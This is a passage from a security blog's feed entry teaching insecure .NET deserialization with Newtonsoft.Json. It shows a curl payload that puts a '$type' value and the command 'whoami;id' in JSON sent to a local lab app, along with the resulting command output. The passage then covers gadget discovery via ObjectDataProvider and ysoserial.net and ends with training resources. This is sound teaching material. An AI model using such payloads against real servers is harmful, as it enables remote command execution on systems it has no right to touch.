Newtonsoft.Json should instantiate during deserialization.</li><li><code>Command</code> Property: Supplies the attacker‑controlled system command (<code>whoami;id</code>) that gets executed when the Command property setter runs.</li></ul><p>Example request using curl:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs bash">curl -X POST http://localhost:5000/Deserialize -d <span class="hljs-string">&#x27;&#123;&quot;$type&quot;: &quot;User, VulnDeserApp&quot;, &quot;Command&quot;: &quot;whoami;id&quot;&#125;&#x27;</span><br></code></pre></td></tr></table></figure><p>This screenshoot shows the result we got after sending our payload to dotnet server:</p><p><img src="https://i.ibb.co/4whCgnN1/Untitled-design.jpg" alt="img"></p><p>When the payload is processed, the server logs show the following output:</p><figure class="highlight routeros"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><code class="hljs routeros">request_body: &#123;<span class="hljs-string">&quot;<span class="hljs-variable">$type</span>&quot;</span>: <span class="hljs-string">&quot;User, VulnDeserApp&quot;</span>, <span class="hljs-string">&quot;Command&quot;</span>: <span class="hljs-string">&quot;whoami;id&quot;</span>&#125;<br><br>[*]<span class="hljs-built_in"> User </span>Constructor executed!<br>[*] Command: Setter executed with: whoami;id<br><br>toowan<br><span class="hljs-attribute">uid</span>=1000(toowan) <span class="hljs-attribute">gid</span>=1000(toowan)<br><span class="hljs-attribute">groups</span>=1000(toowan),4(adm),27(sudo),129(docker)<br></code></pre></td></tr></table></figure><p><strong>This confirms:</strong></p><ol><li>The <strong>User constructor</strong> was executed during deserialization.</li><li>The <strong>Command property setter</strong> executed attacker-controlled input.</li><li>The <strong>command <code>whoami;id</code></strong> ran successfully on the system.</li></ol><p>This means we achieved <strong>remote command execution</strong> on the host due <strong>Insecure Deserialization</strong>.</p><p>Quick insight:</p><ul><li>By default, Newtonsoft.Json is generally safe because it does not trust type metadata embedded in JSON payloads.<br>However, the library becomes dangerous when developers enable certain features.</li><li>So, the JSON.NET may load specified .NET type, initiate the object, execute property setters and callbacks, and then trigger a gadget chain.</li></ul><hr><h2 id="How-attackers-discover-the-correct-type"><a href="#How-attackers-discover-the-correct-type" class="headerlink" title="How attackers discover the correct $type"></a>How attackers discover the correct $type</h2><p>In real pentest attackers find the correct type by:</p><h3 id="①-Information-Disclosure-via-Error-Messages"><a href="#①-Information-Disclosure-via-Error-Messages" class="headerlink" title="① Information Disclosure via Error Messages"></a>① Information Disclosure via Error Messages</h3><p>Is like our previous example, Stack traces often reveals:</p><ul><li><strong>Namespaces names</strong> example: <code>Namespace.ClassName</code></li><li><strong>Assembly names</strong> example: <code>AssemblyName.dll</code></li><li><strong>File system paths</strong> example: <code>/home/app/bin/</code></li></ul><p>These details help attackers constructs valid <strong>$type</strong> values.</p><h3 id="②-Accessible-Application-Files-DLL-downloads"><a href="#②-Accessible-Application-Files-DLL-downloads" class="headerlink" title="② Accessible Application Files &#x2F; DLL downloads"></a>② Accessible Application Files &#x2F; DLL downloads</h3><p>Attackers may attempt to access directories such as <code>/bin/</code>,<code>/api/</code>, or <code>/swagger</code>, And if <code>.dll</code> files are exposed, attackers may try to analyze them to identify:</p><ul><li>Available classes</li><li>Namespaces</li><li>Assembly names</li></ul><p>These components are required to construct valid <strong>$type</strong> payloads.</p><h3 id="③-Public-Gadget-Classes-From-NET-Framework"><a href="#③-Public-Gadget-Classes-From-NET-Framework" class="headerlink" title="③ Public Gadget Classes From .NET Framework"></a>③ Public Gadget Classes From .NET Framework</h3><p>In many cases, attackers don’t even need application assemblies at all. Instead, they use built-in classes from <strong>.NET Framework</strong> that are already available on the server.</p><p>Some commonly available assemblies include:</p><ul><li><code>System.Data</code></li><li><code>PresentationFramework</code></li></ul><p>These assemblies contain classes that may act as <strong>deserialization gadgets</strong>, which can lead to command execution during deserialization process.</p><p>A well-known gadget in .NET deserialization is the <code>ObjectDataProvider</code> class from the <code>PresentationFramework</code> assembly.</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><code class="hljs text">System.Windows.Data.ObjectDataProvider, PresentationFramework<br></code></pre></td></tr></table></figure><p>This <code>ObjectDataProvider</code> can be abused to invoke arbitary methods during deserialization, which may lead to command execution.</p><p>This is how gadget chains work.</p><h3 id="④-Automated-Gadget-Discovery-Tools"><a href="#④-Automated-Gadget-Discovery-Tools" class="headerlink" title="④ Automated Gadget Discovery Tools"></a>④ Automated Gadget Discovery Tools</h3><p>Security researchers often rely on tools such as <strong>ysoserial.net</strong> to generate deserialization payloads using known gadget chains.</p><hr><h2 id="Some-Useful-Resources"><a href="#Some-Useful-Resources" class="headerlink" title="Some Useful Resources"></a>Some Useful Resources</h2><h3 id="Hack-The-Box-Machines-Related-to-Deserialization-Attacks"><a href="#Hack-The-Box-Machines-Related-to-Deserialization-Attacks" class="headerlink" title="Hack The Box Machines Related to Deserialization Attacks"></a>Hack The Box Machines Related to Deserialization Attacks</h3><p>The following Hack The Box machines contains vulnerabilities and techniques related to <strong>.NET and Java deserialization attacks</strong>, gadget chains, or cryptographic key exploitation (e.g., ViewState &#x2F; MachineKey abuse).</p><table><thead><tr><th>Machine</th><th>Technology</th><th>Topic</th></tr></thead><tbody><tr><td>Json</td><td>Java</td><td>Java deserialization</td></tr><tr><td>Atlas</td><td>ASP.NET</td><td>ViewState &#x2F; MachineKey exploitation</td></tr><tr><td>Sharp</td><td>.NET</td><td>.NET application exploitation</td></tr><tr><td>Visual</td><td>ASP.NET</td><td>ViewState &#x2F; MachineKey abuse</td></tr><tr><td>Scrambled</td><td>Java</td><td>Java deserialization</td></tr><tr><td>Monitors</td><td>Java</td><td>Java Deserialization, more ..</td></tr><tr><td>Tenet</td><td>PHP</td><td>Wordpress, PHP Deserialization, Race Condition Vulnerability, Inotify</td></tr><tr><td>Cereal</td><td>.NET</td><td>.NET code analysis, Deserialzation, XSS, JWT, GraphQL, SSRF</td></tr><tr><td>Feline</td><td>Java</td><td>Java Deserialization, Tomcat, CVE(SaltStack), Docker Engine API</td></tr><tr><td>Travel</td><td>PHP</td><td>Wordpress, SSRF, PHP Deserialization, Memcached, LDAP</td></tr><tr><td>Player</td><td>PHP</td><td>JWT, FFmpeg Vulnerability, CVE (SSH), PHP Deserialization Vulnerability</td></tr></tbody></table><h3 id="Vedios-Sessions"><a href="#Vedios-Sessions" class="headerlink" title="Vedios Sessions"></a>Vedios Sessions</h3><ul><li><a href="https://www.youtube.com/watch?v=eDfGpu3iE4Q">Attacking .NET deserialization - Alvaro Muñoz</a></li><li><a href="https://www.youtube.com/watch?v=oxlD8VWWHE8">BlueHat v17 || Dangerous Contents - Securing .Net Deserialization</a></li></ul><h3 id="Articles"><a href="#Articles" class="headerlink" title="Articles"></a>Articles</h3><ul><li><a href="https://portswigger.net/web-security/deserialization/exploiting#gadget-chains">https://portswigger.net/web-security/deserialization/exploiting#gadget-chains</a></li><li><a href="https://projectzero.google/2017/04/exploiting-net-managed-dcom.html">Exploiting .NET managed DCOM</a></li></ul>]]>
    </content>
    <id>https://toowan0x1.github.io/Attacking-NET-Deserialization/index/</id>
    <link href="https://toowan0x1.github.io/Attacking-NET-Deserialization/index/"/>
    <published>2026-03-08T03:48:31.000Z</published>
    <summary>
      <![CDATA[<!-- <img src="/img/error-page.png"></img> -->

<h2 id="Introduction"><a href="#Introduction" class="headerlink" title="Introduction"></a>In]]>
    </summary>
    <title>Attacking Insecure Deserialization in .NET — Part 1: Fundamentals, Lab Setup, and $type Metadata Abuse</title>
    <updated>2026-08-03T02:50:48.783Z</updated>
  </entry>
</feed>